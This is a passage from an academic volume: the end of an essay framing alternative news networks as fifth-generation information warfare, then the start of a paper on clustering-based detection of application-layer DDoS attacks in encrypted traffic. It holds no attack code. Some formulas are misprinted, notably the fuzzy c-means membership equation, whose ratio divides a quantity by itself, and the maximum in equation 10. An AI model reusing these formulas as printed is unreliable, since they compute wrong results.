


Fig. 5 Illustration of the Alternative news ecosystem by political stances. As seen in the picture, few of the nodes are significantly greater than others thus indicating the application of the power law in the scale-free network. Also, the elements of chain, star, and all-channel networks are present (Starbird 2017: 8). (Modified by the author.)

news ecosystem was found unintentionally and initially ignored as frivolous information (Westneat 2017). In addition, to support the synthesis of Starbird's findings and Kohalyk's theoretical framework, Reed states in his research paper (2008: 695) concerning the use of force and supra-combinations (three-domain ecosystems) that:

In fifth-generation warfare centers of gravity against which force can be applied, particularly in the case of networked supra-combinations, are not only removed from the physical battlefield, but may be dissipated to the point that they become non-recognizable or create the appearance of being non-existent.

3 Conclusion

When comparing Starbird's model of alternative news ecosystem with Reed and Kohalyk's fifth-generation warfare theories, the ecosystem of alternative news is

compatible with the already presented 5GW information warfare synthesis. The system operates in all three previously mentioned domains of warfare (Information—cognitive—social) where interconnected individuals, groups, automated bots, and websites interact by sharing and creating alternative explanations and conspiracy theories. The actors presented in Starbird's research form a networked supra-combination where interaction among a plethora of different actors occurs beyond physical and ideological limits. The "invisible force of shared motive" that connects actors from a wide political spectrum is the mutually shared antiestablishment view that motivates different actors to disrupt the public and political outreach of the targeted state, to amplify a false assumption of information diversity, to promote hidden radical agendas, and (theoretically) to contribute toward an inward collapse of the society. The application of force equals to non-kinetic measures of coercive power which in this case refers to the use of disinformation, the weaponised form of false knowledge that is applied through the use of alternative news and conspiracy theories. Also, the alternative news ecosystem shares the exact similar features (social construction, scale-free network, and unequal formation of links and nodes) with Kohalyk's network theory. Lastly, it is arguable that the alternative news ecosystem that functions as a fifth-generation supra-combination targets mainly the Observe-phase of the OODA-decision cycle by concealing the primary motives and the interconnected structures of the ecosystem.

When considering the distinct characteristics of the 5GW mentioned in Reed's article (combination of supra-combinations—blurring of boundaries—limited role of traditional militaries), it is possible to merge the information warfare framework presented in the essay into a larger scale of theoretical framework of the 5GW theory and even apply it to the widely debated concept of hybrid warfare. The capability of the adversary to create combinations of combinations means that different actors that are acting both on a wide range of ideological spectrum and on a variety of domains of warfare are able to form multidimensional (ideological—qualitative—objective) combinations of sub-combinations with hardly recognizable interconnections. In practice, this could refer to a hyper-combination of state actors, non-state actors, and individuals operating on all domains of warfare (physical, political, cyber, information, cognitive, and social domains) while being mutually associated only by the means of common interest. The previously described adversary would be hard to be countered by the traditional means of security measures due to conceptual and juridical limitations such as the division between internal and external security and the "on and off" perception of the state of war and peace.

The provided examination between the synthesis of 5GW theories and the alternative news ecosystem provides a theoretical basis to consider alternative news phenomenon as both security and military threats. This also means that by overcoming the obstacles and limitations of traditional thinking and juridical limitations might provide a variety of solutions available for the military, security, and political decision-makers to deter harmful information influencing targeted against the performance of the society. However, the idea of this essay is not to function as a provider of security-related countermeasures but to present the theoretical mechanisms of information warfare and the application of the specific form of non-kinetic force

(disinformation) in practice. In a desirable outcome, the analytical effort required to deter information and other unconventional threats is hastened through the strengthening of the comprehensive theoretical basis of the 5GW field of study.

Yet, due to the relative shortage of conducted research concerning the practical dimension of the xGW framework, there is a variety of additional research orientations available to expand the theoretical basis into practical analysis and vice versa. Potential research areas include the role of state actors in the 5GW, the presence of multidimensional supra-combinations in contemporary armed conflicts, and the harmonization between the concepts of hybrid warfare and the 5GW. Also, as already mentioned, a theoretical analysis on the countering of the different elements of fifth-generation warfare could possess potential demand among the law enforcement, militaries, the political decision-making, intelligence organizations, and the academic community.

References

- Hammes TX (2006) *The sling and the stone*. Zenith Press
- Lind et al (1989) The changing face of war: into the fourth generation. *Mar Gaz* 73(10):22–26
- Reed DJ (2008) Beyond the war on terror: into the fifth generation of war and conflict. *Stud Conflict Terror* 31(8):684–722
- Rees LC (2010) The handbook of 5GW. In: Abbot DH (ed) Kindle edition. Nimble Books LLC
- Starbird K (2017) Examining the alternative media ecosystem through the production of alternative narratives of mass shooting events on twitter. University of Washington. http://faculty.washington.edu/kstarbi/Alt_Narratives_ICWSM17-CameraReady.pdf. Accessed 09 Apr 2017
- Westneat (2017) The information war is real, and we're losing it. Seattle Times. http://www.seattletimes.com/seattle-news/politics/uw-professor-the-information-war-is-real-and-were-losing-it/?utm_source=twitter&utm_medium=social&utm_campaign=article_left_1.1. Accessed 10 Apr 2017
- Wikipedia (2017) John boyd's OODA loop. https://en.wikipedia.org/wiki/OODA_loop#/media/File:OODA.Boyd.svg. Accessed 16 June 2017

Part II

Cyber Security Technology

Data Stream Clustering for Application-Layer DDoS Detection in Encrypted Traffic



Mikhail Zolotukhin and Timo Hämäläinen

Abstract Application-layer distributed denial-of-service attacks have become a serious threat to modern high-speed computer networks and systems. Unlike network-layer attacks, application-layer attacks can be performed using legitimate requests from legitimately connected network machines that make these attacks undetectable by signature-based intrusion detection systems. Moreover, the attacks may utilize protocols that encrypt the data of network connections in the application layer, making it even harder to detect an attacker's activity without decrypting users' network traffic, and therefore violating their privacy. In this paper, we present a method that allows us to detect various application-layer denial-of-service attacks against a computer network in a timely fashion. We focus on detection of the attacks that utilize encrypted protocols by applying an anomaly-detection-based approach to statistics extracted from network packets. Since network traffic decryption can violate ethical norms and regulations on privacy, the detection method proposed analyzes network traffic without its decryption. The method involves construction of a model of normal user behavior by analyzing conversations between a web server and its clients. The construction algorithm is self-adaptive and allows one to update the model every time a new portion of network traffic data becomes available for analysis. Once the model has been built, it can be applied to detect various application-layer types of denial-of-service attacks, including slow attacks, computational attacks, and more advanced attacks imitating normal web user behavior. The proposed technique is evaluated with realistic end user network traffic generated in our virtual network environment. Evaluation results show that these attacks can be properly detected, while the number of false alarms remains very low.

M. Zolotukhin (✉) · T. Hämäläinen

Department of Mathematical Information Technology, University of Jyväskylä, Jyväskylä, Finland

e-mail: mikhail.m.zolotukhin@jyu.fi

T. Hämäläinen

e-mail: timo.t.hamalainen@jyu.fi

1 Introduction

The Internet has become the major universal communication infrastructure. Unfortunately, it is also subject to cyberattacks in growing numbers and of increasing variety. Denial-of-service (DoS) attacks have become frighteningly common in modern high-speed networks (Kaspersky Lab 2015; Radware 2016). Since it is difficult for an attacker to overload the target's resources from a single computer, DoS attacks are often launched via a large number of distributed attacking hosts on the Internet. Such distributed DoS (DDoS) attacks can force the victim to significantly downgrade their service performance or even stop delivering any service Durcekova et al. (2012). Designed to elude detection by today's most popular tools, these attacks can quickly incapacitate a targeted business, costing victims in lost revenue and productivity.

Traditional DDoS attacks such as ICMP flooding and SYN flooding are carried out at the network layer. The purpose of these attacks is to consume the network bandwidth and deny service to legitimate users of the victimized systems. This type of attack has been well studied recently, and different schemes have been proposed to protect the network and equipment from such bandwidth attacks (Yuan and Mills 2005; Chen et al. 2008; Ke-xin and Jian-qi 2011). For this reason, attackers shift their offensive strategies to application-layer attacks. Unlike network-layer DoS attacks, application-layer attacks do not necessarily rely on inadequacies in the underlying protocols or operating systems. They can be performed using legitimate requests from legitimately connected network machines. This is what makes application-layer DDoS attacks so difficult to detect and prevent.

The anomaly-based approach is a promising solution for detecting and preventing application-layer DDoS attacks. Such an approach learns the features of event patterns that form normal behavior, and, by observing patterns that deviate from the established norms (anomalies), detects when an intrusion has occurred. Thus, systems that use the anomaly detection approach are modeled according to normal users' behavior, and therefore are able to detect zero-day attacks, i.e., intrusions unseen previously. The problem of anomaly-based detection of application-layer DoS and DDoS attacks is of great interest nowadays (Zhang et al. 2012; Ye et al. 2010; Chwalinski et al. 2013; Aiello et al. 2014; Xu et al. 2014; Stevanovic and Vlajic 2014; Yadav and Selvakumar 2015, 2016; Zolotukhin et al. 2015, 2016).

In this study, we focus on the detection of attacks that involve the use of HTTP protocol, since it is the most prevalent type of application-layer denial-of-service attack nowadays Radware (2016). Study Stevanovic and Vlajic (2014) divides HTTP-based DDoS attacks into three categories based on their level of sophistication. The first category is trivial DDoS attacks, during which each bot participating in the attack sends one or a limited number of unrelated HTTP attacks toward the target site. This type of attack includes such well-known attacks as SsIsqueeze Trojnara (2011) and Slowloris Aiello et al. (2014). The second category includes attacks that are carried out by bots generating random sequences of browser-like requests of web pages with all of their embedded contents making the attack traffic indistinguishable from regular human traffic. The last category contains more advanced DoS attacks,

which are predicted to rise in popularity in the future. These advanced attacks will consist of sequences of HTTP requests that are carefully chosen so as to better mimic the browsing behavior of regular human users.

Despite the rising interest in the detection of application-layer DDoS attacks utilizing HTTP protocol, most of the current researches concentrate on the analysis of information extracted from network packet payload, which includes web resource requested, request method, session ID, and other parameters. However, nowadays many DDoS attacks are utilizing secure protocols such as SSL/TLS that encrypt the data of network connections in the application layer, making it impossible to detect attacker activity based on the analysis of packets' payload without decrypting it Gartner (2015). For this reason, the detection of DDoS attacks is supposed to be carried out with the help of statistics that can be extracted most often from network packet headers.

It is also critical to implement a DDoS detection system that is capable of functioning effectively in computer networks that have high traffic and high-speed connectivity Li et al. (2009). Moreover, since the mitigation of damage from a DDoS attack relies on its timely detection, the detection process is supposed to take place in an online mode. Nowadays, high-speed computer networks and systems deal with thousands of traffic flows per second, resulting in a data rate of several Gbps. For this reason, the construction of the normal user behavior model and the detection of anomalous activity in a high-speed network require considerable amounts of memory and computing resources. Thus, the problem of proper management of these resources is one of the most important challenges when designing a DDoS detection and prevention system.

In this study, we propose an application-layer DDoS attack detection scheme that meets the requirements discussed above. First, our method relies on the extraction of normal user behavior patterns and detection of anomalies that significantly deviate from these patterns. This allows us even to detect those attacks that are carried out with legitimate requests from legitimately connected network machines. Moreover, the scheme proposed operates with information extracted from packet headers, and therefore can be applied in secure protocols that encrypt the data of network connections without decrypting it. Finally, the normal user behavior model is obtained with the help of a data stream clustering algorithm that allows us to continuously update the model within memory and time restrictions. In order to evaluate our scheme, we implement a DDoS detection system prototype that employs the algorithm proposed. In addition, we create a virtual network environment that allows us to generate some realistic end user network traffic and different sorts of DDoS attacks. Simulation results show that these attacks can be properly detected, while the number of false alarms remains very low.

The rest of the paper is organized as follows. Problem formulation and related work are discussed in Sect. 2. Extraction of the most relevant feature vectors from network traffic is considered in Sect. 3. Section 4 describes our approach to DDoS attacks detection in encrypted network traffic. The implementation of this approach in the context of high-speed networks is presented in Sect. 5. In Sect. 6, we evaluate

the performance of the technique proposed. Finally, Sect. 7 draws the conclusions and outlines future work.

2 Problem Formulation

We concentrate on the detection of application-layer DDoS attacks in SSI/TLS traffic transferred over TCP protocol as the most popular reliable stream transport protocol. We consider a network system that consists of several web servers that provide various services to their end users by utilizing this protocol. The outgoing and incoming traffic of these servers is captured and analyzed in order to detect and prevent potential attacks. The analysis process can be divided into two main phases: training and detection. During the training phase, we aim to investigate the traffic and determine behavior patterns of normal users. It is assumed that the better part of the traffic captured during this training phase is legitimate. In the real world, this can be achieved by filtering the traffic with the help of a signature-based intrusion detection system. Once normal user behavior patterns have been determined, these patterns can be used to analyze network traffic and detect DDoS attacks against the servers in the online mode.

Most of the studies dedicated to this problem propose detecting application-layer DDoS attacks by monitoring network packet payload (Zhang et al. 2012; Ye et al. 2010; Chwalinski et al. 2013; Aiello et al. 2014; Xu et al. 2014; Stevanovic and Vlajic 2014; Yadav and Selvakumar 2015, 2016). However, it remains unclear how to detect attacks in encrypted traffic. In this study, this problem is solved by modeling normal user behavior based on clustering feature vectors extracted from packet headers. Traffic clustering without using packet payload information is a crucial domain of research nowadays due to the rise in applications that are either encrypted or tend to change ports consecutively. For example, study Chaudhary et al. (2010) uses k-means and model-based hierarchical clustering based on the maximum likelihood in order to group together network flows with similar characteristics. In Arndt and Zincir-Heywood (2011), the authors classify encrypted traffic with supervised learning algorithm C4.5 that generates a decision tree using information gain, semi-supervised k-means, and an unsupervised multi-objective genetic algorithm (MOGA).

In modern high-speed networks, large amounts of flow data are generated continuously at an extremely rapid rate. For this reason, it is not possible to store all the data in memory, which makes algorithms such as k-means and other batch clustering algorithms inapplicable to the problem of traffic flow clustering Chitta et al. (2015).

Data stream clustering algorithms are probably the most promising solution for this problem. Most stream clustering algorithms summarize the data stream using special data structures: cluster features, coresets, or grids. After performing the data summarization step, data stream clustering algorithms obtain a data partition via an offline clustering step Silva et al. (2013). Cluster feature trees and micro-cluster trees are employed to summarize the data in such algorithms as BIRCH Zhang et al. (1997), CluStream Aggarwal et al. (2003), and ClusTree Kranen et al. (2011).

The StreamKM++ algorithm Ackermann et al. (2012) summarizes the data stream into a tree of coresets that are weighted subsets of points approximating the input data. Grid-based algorithms such as DStream Chen and Tu (2007) and DGClust Gama et al. (2011) partition the feature space into grid cells, each of which represents a cluster. Approximate clustering algorithms such as streaming k-means Shindler et al. (2011) first choose a subset of the points from the stream, ensuring that the selected points are as distant from each other as possible, and then execute k-means on the data subset. The approximate stream kernel k-means algorithm Chitta et al. (2015) uses importance sampling to sample a subset of the data stream, and clusters the entire stream based on each data point's similarity to the sampled data points in real time.

3 Feature Extraction

In order to extract features that are necessary for building a normal user behavior model and detecting outliers, we consider a portion of network traffic transferred in the computer system under inspection in some very short window of time. The length of this time window should be picked in such a way that allows one to detect attacks in a timely fashion.

The method proposed in this study is based on the analysis of network traffic flows. A flow is a group of IP packets with some common properties passing a monitoring point in a specified time interval. These common properties include transport protocol, the IP address and port of the source, and the IP address and port of the destination. As was mentioned in the previous section, in this study, we concentrate on the traffic transferred over TCP. The time interval is considered to be equal to the time window defined previously. Moreover, when analyzing a traffic flow extracted in the current time window, we take into account all packets of this flow transferred during previous time windows. The resulting flow measurements provide us an aggregated view of traffic information and drastically reduce the amount of data to be analyzed. After that, two flows, such as the source socket of one of these flows, which is equal to the destination socket of another flow and vice versa, are found and combined together. This combination is considered as one conversation between a client and a server.

A conversation can be characterized by the following four parameters: source IP address, source port, destination IP address, and destination port. For each such conversation at each time interval, we extract the following information:

1. Duration of the conversation;
2. Number of packets sent in 1 s;
3. Number of bytes sent in 1 s;
4. Maximal, minimal, and average packet size;
5. Maximal, minimal, and average size of TCP window;

6. Maximal, minimal, and average time to live (TTL); and
7. Percentage of packets with different TCP flags: URG, ACK, PSH, RST, SYN, and FIN.

Features of types 2–7 are extracted separately from headers of packets sent from the client to the server and from the server to the client.

It is worth mentioning that we do not take into account time intervals between subsequent packets of the same flow here. Despite the fact that an increase in these time intervals is a good sign of a DDoS attack, taking them into consideration leads to a significant increase in the number of false alarms. This is caused by the fact that when the server is under attack, it cannot reply to legitimate clients in a timely fashion either, and therefore legitimate clients look like attackers from this point of view.

Values of the extracted feature vectors can have different scales. In order to standardize the feature vectors, max-min normalization is used. Max-min normalization performs a linear alteration on the original data so that the values are normalized within the given range. For the sake of simplicity, we map vectors to range [0, 1]. Since all network traffic captured during the training stage is assumed to be legitimate, all of the resulting standardized feature vectors can be used to reveal normal user behavior patterns and detect behavioral anomalies.

To map a value x_{ij} of the j -th attribute with values (x_{1j}, x_{2j}, \dots) from range $x_{ij} \in [x_{\min,j}, x_{\max,j}]$ to range $z_{ij} \in [0, 1]$, the computation is carried out as follows:

$$z_{ij} = \frac{x_{ij} - x_{\min,j}}{x_{\max,j} - x_{\min,j}}. \quad (1)$$

4 Detection Approach

In order to be able to classify application-layer DDoS attacks, we propose an anomaly-detection-based system that relies on the extraction of normal behavioral patterns during training, followed by the detection of samples that significantly deviate from these patterns. For this purpose, we analyze the traffic captured in the network under inspection with the help of several data mining techniques.

4.1 Training

Once all relevant features have been extracted and standardized, we divide the resulting feature vectors into several groups by applying a clustering algorithm. Each such group is supposed to consist of objects that are in some way similar to each other and dissimilar to objects of other groups. Clustering allows us to discover hidden patterns presented in the dataset to represent a data structure in an unsupervised way. There are

many different clustering algorithms, including hierarchical clustering algorithms, centroid-based clustering algorithms, and density-based clustering algorithms. Each cluster calculated represents a specific class of traffic in the network system under inspection. For example, one such class can include conversations between a web server and clients who request some web page of this server. Since the traffic may be encrypted, it is not always possible to define what web page these clients request. However, since it is assumed that traffic being clustered is mostly legitimate, we can state that each cluster describes a normal user behavior pattern.

After that, we group all conversations that are extracted within certain time interval and have the same source IP address, destination IP address and destination port together and analyze each such group separately. Such an approach is in line with other studies devoted to the problem of the detection of application-based DDoS attacks (Ye et al. 2010; Chwalinski et al. 2013; Xu et al. 2014). Those studies analyze sequences of conversations (requests) belonging to one HTTP session. In our case, since the session ID cannot be extracted from the encrypted payload, we focus on conversations initiated by one client to the destination socket during some short time interval. We can interpret a group of such conversations as a rough approximation of the user session.

For each such group of conversations, we obtain a sequence of numbers that are labels of the found clusters to which these conversations belong. An n-gram model is applied to extract new features from each such sequence. An n-gram is a sub-sequence of n overlapping items (characters, letters, words, etc.) from a given sequence. N-gram models are widely used in statistical natural language processing Suen (1979) and speech recognition Hirsimäki et al. (2009). Thus, the n-gram model transforms each user session into a sequence of n-labels. Then, the frequency vector is built by counting the number of occurrences of each n-label in the analyzed session. The length of the frequency vector is k^n , where k is the number of conversation clusters.

Once new feature vectors have been extracted, a clustering algorithm can be applied to divide these vectors into groups. Similarly to the clusters of conversations, each cluster of n-gram vectors represents a specific class of traffic in the network under inspection. For example, one such cluster can include clients that use some web service in a similar manner. As previously, we consider each resulting cluster as a normal user behavior pattern, because it is assumed that traffic captured during the training is mostly legitimate. Thus, the normal user behavior model consists of clusters of two types: clusters of conversations and clusters of user sessions, which directly depend on the conversation clusters.

4.2 *Detection*

Once the training has been completed, the system is able to detect network intrusions. To detect a trivial DoS attack, we extract the necessary features from a new conversation and classify the resulting feature vector according to the clusters found.

If this vector does not belong to any of the clusters, the corresponding conversation is labeled as intrusive, and it should then be blocked by the server.

For example, for centroid-based clustering methods, to define whether a new vector belongs to a cluster or not, we calculate the distance between this vector and the cluster center. If the distance between the new vector and the cluster center is greater than a predefined threshold, this vector does not belong to the cluster. This threshold T for some cluster can be calculated based on vectors of the training set that belong to this cluster: $T = \mu + \gamma\sigma$, where μ is the average distance between the center and vectors of this cluster, σ is the standard deviation of these distance values, and γ is some numeric parameter tuned during validation of the detection system.

The anomalous conversations found allow us to detect trivial DDoS attacks. However, if the attacker is able to mimic the browsing behavior of a regular human user, conversations related to this attack might belong to one of the clusters of the normal behavior model, and therefore remain undetected. In this case, n-gram statistics should be taken into consideration. Vectors obtained with an n-gram model during an attack can differ markedly from vectors corresponding to legitimate traffic. Thus, we can define whether a computer or network system is under attack during the current time interval and, moreover, find the clients responsible for initiating conversations related to the attack.

Let us consider a client who initiates several connections of a certain type during the recent time interval. After we classify these connections according to clusters of conversations obtained during training, the n-gram model is applied to transform this client session into a new feature vector. If this vector does not belong to any of the session clusters extracted during training, then this new vector is classified as an anomaly and all connections to the client are considered as an attack. As one can see, in this case, we cannot define which of the client's connections are normal and which connections have bad intent. However, this scheme allows us to find the attacker and what web service he attempts to attack. After that, the attacker can be blacklisted and a more sophisticated approach can be applied to analyze the conversations initiated by this attacker in more details.

5 Implementation

In this section, we discuss how the approach described above can be implemented to protect a web service in a high-speed encrypted network. The most challenging part of the implementation is related to the training stage, since there can be huge volumes of network traffic generated continuously at an extremely rapid rate and it would be impossible to store all features extracted from this traffic in memory. For this reason, a data stream clustering algorithm can be applied to conversations between users and the web service. However, in this case, conversation clusters may change every time a new portion of traffic has arrived. In turn, this leads to modifications of n-gram vectors representing user sessions calculated during previous time windows. These

modifications are supposed to be made before session clusters are updated with new data extracted from this portion of the traffic.

5.1 Offline Clustering Methods

There are many different clustering algorithms that can be categorized based on the notation of a cluster. The most popular categories include hierarchical clustering algorithms Rafsanjani et al. (2012), centroid-based clustering algorithms Gullo and Tagarelli (2012), and density-based clustering algorithms Loh and Park (2014). In this study, we concentrate on centroid-based clustering algorithms. The main reason for this is that, in the case of such algorithms, to define whether a new vector belongs to a cluster or not, we have only to calculate the distance between this vector and the cluster center, and compare it to the threshold for the cluster calculated based on vectors of the training set that belong to this cluster. Thus, calculation of the distance between the new vector and only one cluster representative is required, thereby reducing calculation complexity and processing time to the minimum. If the length of feature vectors is n and there are k clusters discovered, the complexity of classifying a new feature vector can be evaluated as $O(nk)$. This makes the algorithms described above a good solution for the detection of intrusions in an online mode.

K-means is probably the most popular unsupervised partitioning technique that classifies a dataset of objects into a given number of clusters k . This algorithm tries to minimize the sum of Euclidean distances between each feature vector and the mean value of the cluster this vector belongs to. The most common of these algorithms uses an iterative refinement technique Lloyd (2006). First, k -means are initiated, e.g., by randomly choosing k feature vectors from the dataset. Let us denote these means as m_1, \dots, m_k . After that, each feature vector x is assigned to the cluster corresponding to the least distant mean. Thus, the i -th cluster C_i is formed as follows:

$$p_i = \{x_j : \|x_j - m_i\|^2 \leq \|x_j - m_l\|^2 \forall l, 1 \leq l \leq k\}. \quad (2)$$

For recently built clusters, new means are calculated:

$$m_i = \frac{1}{|p_i|} \sum_{x_j \in p_i} x_j. \quad (3)$$

These two steps, the assignment of feature vectors to clusters and the calculation of new means, are repeated until there are no longer changes in clusters during the assignment step.

The main drawback of the k-means algorithm is that the use of a distance function other than Euclidean distance may stop the algorithm from converging. The k-medoids algorithm, which can deal with this problem, is a variation of k-means. K-medoids tries to minimize the sum of dissimilarities between each feature vector

and its medoid Pardeshi and Toshniwal (2010). A medoid can be defined as an object of a cluster, whose average dissimilarity to all the feature vectors in the cluster is minimal. For all feature vectors in the dataset, the algorithm assigns each vector to the nearest cluster, depending upon the vector's distance from the cluster medoid. After every assignment of a data object to a particular cluster, a new medoid is calculated for this cluster. The k-medoids algorithm minimizes the sum of pairwise dissimilarities instead of a sum of squared Euclidean distances, and it is more robust to noise and outliers compared to k-means.

Another well-known centroid-based clustering technique is fuzzy c-means. This method of clustering allows one vector x_j to belong to two or more clusters Dunn (1973). It is based on minimization of the following objective function:

$$J = \sum_i \sum_j u_{ij}^f \|m_i - x_j\|^2, \quad (4)$$

where $f > 1$ is a fuzzification coefficient, u_{ij} is the degree of membership of the j -th feature vector x_j to the i -th cluster, and m_i is the center of this cluster. This objective function can be minimized by iteratively calculating the cluster centers as follows:

$$m_i = \frac{\sum_j u_{ij}^f x_j}{\sum_j u_{ij}^f}, \quad (5)$$

where

$$u_{ij} = \frac{1}{\sum_{l=1}^k \left(\frac{\|m_l - x_j\|}{\|m_l - x_j\|} \right)^{2/(f-1)}}. \quad (6)$$

5.2 Online Partition Procedure

Let us consider conversations between clients and the web service that take place in the current window of time. We propose clustering feature vectors extracted from these conversations by constructing an array of centroids that summarizes the data partition (Domingos and Hulten 2001; Shah et al. 2005).

We consider feature vectors $X^t = \{x_1^t, \dots, x_{n_c^t}^t\}$ extracted from n_c^t conversations during the t -th time window and standardized vectors $Z^t = \{z_1^t, \dots, z_{n_c^t}^t\}$ that are obtained from raw vectors X^t with the help of max-min standardization using values $x_{\min,j}^t$ and $x_{\max,j}^t$. In order to find k centroids for standardized vectors, we can apply one of the methods described in the previous subsection.

Let us denote the raw vector that corresponds to standardized vector z as $x(z)$. For each resulting partition p_i^t , we store in the memory its centroid

$$\mu_i^t = \frac{1}{|p_i^t(z)|} \sum_{z \in p_i^t(z)} x(z), \quad (7)$$

the number of feature vectors contained in partition p_i^t

$$w(p_i^t) = |p_i^t| \quad (8)$$

and the sum of the squared features in these vectors

$$\zeta(p_i^t) = \sum_{z \in p_i^t} x^2(z), \quad (9)$$

where $x^2(z) = (x^2(z_1), x^2(z_2), \dots)$. It is worth noting that despite our use of standardized vectors for clustering, we store statistics calculated for raw vectors. In addition, we store vectors $x_{\min,j}^t$ and $x_{\max,j}^t$ used for the standardization.

We calculate all the partitions for τ consecutive time windows $t \in \{1, 2, \dots, \tau\}$, where the value of τ is defined by the memory constraints. In order to compress $\tau \times k$ resulting partitions into new k clusters, first, we calculate the minimal $\bar{x}_{\min,j}^t$ and maximal $\bar{x}_{\max,j}^t$ feature values:

$$\begin{aligned} \bar{x}_{\min,j}^t &= \min_{t \in \{1, 2, \dots, \tau\}} x_{\min,j}^t, \\ \bar{x}_{\max,j}^t &= \max_{t \in \{1, 2, \dots, \tau\}} x_{\min,j}^t. \end{aligned} \quad (10)$$

These values are used to standardize centroids μ_i^t into vectors m_i^t for $t \in \{1, 2, \dots, \tau\}$ and $i \in \{1, 2, \dots, k\}$.

We obtain new k centroids with one of the offline partition techniques described above. The only difference is that we take into account the number of feature vectors assigned to each centroid. For each resulting partition \bar{p}_i^t , we store in the memory its centroid

$$\bar{\mu}_i^t = \frac{1}{\sum_{m(z) \in \bar{p}_i^t} w(z)} \sum_{m(z) \in \bar{p}_i^t} w(z)x(z), \quad (11)$$

the number of feature vectors associated with this centroid

$$w(\bar{p}_i^t) = \sum_{m(x) \in \bar{p}_i^t} w(x) \quad (12)$$

and the squared sum of all of the features in these vectors

$$\zeta(\bar{p}_i^\tau) = \sum_{m(x) \in \bar{p}_i^\tau} \zeta(x). \quad (13)$$

In addition, we substitute values $x_{\min,j}^t$ and $x_{\max,j}^t$ for $t \in \{1, 2, \dots, \tau\}$ with vectors $\bar{x}_{\min,j}^\tau$ and $\bar{x}_{\max,j}^\tau$ used for the standardization.

Once $\tau \times k$ partitions p_i^t have been compressed to new k partitions \bar{p}_i^τ , information about the old partitions can be removed from the memory. After that, the algorithm continues in the same manner, finding partitions for the next $\tau - 1$ time windows $t \in \{\tau + 1, \tau + 2, \dots, 2\tau - 1\}$ and combining them with partitions \bar{p}_i^τ to obtain new k partitions.

We consider a group of conversations that are extracted at time window t and have the same source IP address, destination IP address, and destination port. As mentioned in Sect. 4, we interpret this group as a rough approximation of the user session. Once all connections within this time window have been divided into k partitions, for each user session, we obtain an n-gram vector of size k^n . Let us denote the new feature matrix as $Y^t = \{y_1^t, \dots, y_{n_s^t}^t\}$, where n_s^t is the number of different sessions in time window t .

We can apply a partition algorithm to new feature vectors in order to obtain K session centroids. As previously, for each resulting partition P_i^t , in addition to its centroid $M_i^t = m(P_i^t)$, we store in the memory the number of feature vectors associated with this centroid:

$$w(P_i^t) = |P_i^t|. \quad (14)$$

However, instead of only the squared sum of the feature vectors assigned to a centroid, we calculate and store matrix $S(P_i^t)$ of size $k^n \times k^n$, the (j, l) -th element $S_{jl}(P_i^t)$ of which is calculated as follows:

$$S_{jl}(P_i^t) = \sum_{y \in P_i^t} y_j y_l, \quad (15)$$

where $j, l \in \{1, \dots, k^n\}$.

Once connection partitions for τ consecutive time windows $t \in \{1, 2, \dots, \tau\}$ have been calculated and $\tau \times k$ resulting partitions p_i^t have been compressed to new k connection clusters \bar{p}_i^τ , the information stored for each session partition P_i^t is supposed to be updated. This is caused by the fact that the connection clusters have been updated, which leads to the modifications in all the n-gram vectors. For this purpose, we introduce function $f(j, p_i^t, \bar{p}_i^\tau)$ with $j \in \{1, \dots, k^n\}$, such that if the j -th n-gram contains label l and partition p_i^t is assigned to new partition \bar{p}_i^τ , the function returns the index that corresponds to the n-gram that is obtained from the j -th gram by substituting label l with label i .

Let us assume that conversation partition p_i^τ contains some of the partitions obtained in time window τ :

$$p_{i_1}^t, \dots, p_{i_q}^t \in \bar{P}_i^\tau. \quad (16)$$

It is worth noting that partition \bar{P}_i^τ can also contain partitions from other time windows, but they do not affect the vectors in Y^t at this point.

If the j -th gram contains label i , the j -th component of the i -th session centroid M_i^t is modified as follows:

$$M_{ij}^t = \sum_{a=1}^q M_{i,f(j,p_{i_a}^t, \bar{P}_i^\tau),l}^t. \quad (17)$$

Similarly, elements of matrix $S(P_i^t)$ are modified:

$$\begin{aligned} S_{jl}(P_i^t) &= \sum_{a=1}^q S_{f(j,p_{i_a}^t, \bar{P}_i^\tau),l}(P_i^t), \quad l \in \{1, \dots, k^n\}, \\ S_{lj}(P_i^t) &= \sum_{a=1}^q S_{l,f(j,p_{i_a}^t, \bar{P}_i^\tau)}(P_i^t), \quad l \in \{1, \dots, k^n\}. \end{aligned} \quad (18)$$

If the j -th gram contains label $i_a \in \{1, \dots, i_q\}$ and does not contain label i , the j -th component of the i -th session centroid M_i^t and elements of matrix $S(P_i^t)$ become equal to zero:

$$M_{ij}^t = 0. \quad (19)$$

and

$$\begin{aligned} S_{jl}(P_i^t) &= 0, \quad l \in \{1, \dots, k^n\}, \\ S_{lj}(P_i^t) &= 0, \quad l \in \{1, \dots, k^n\}. \end{aligned} \quad (20)$$

The rest of the components do not change. Thus, we update the information about session partitions to represent modifications in n-grams caused by the compression of connection clusters.

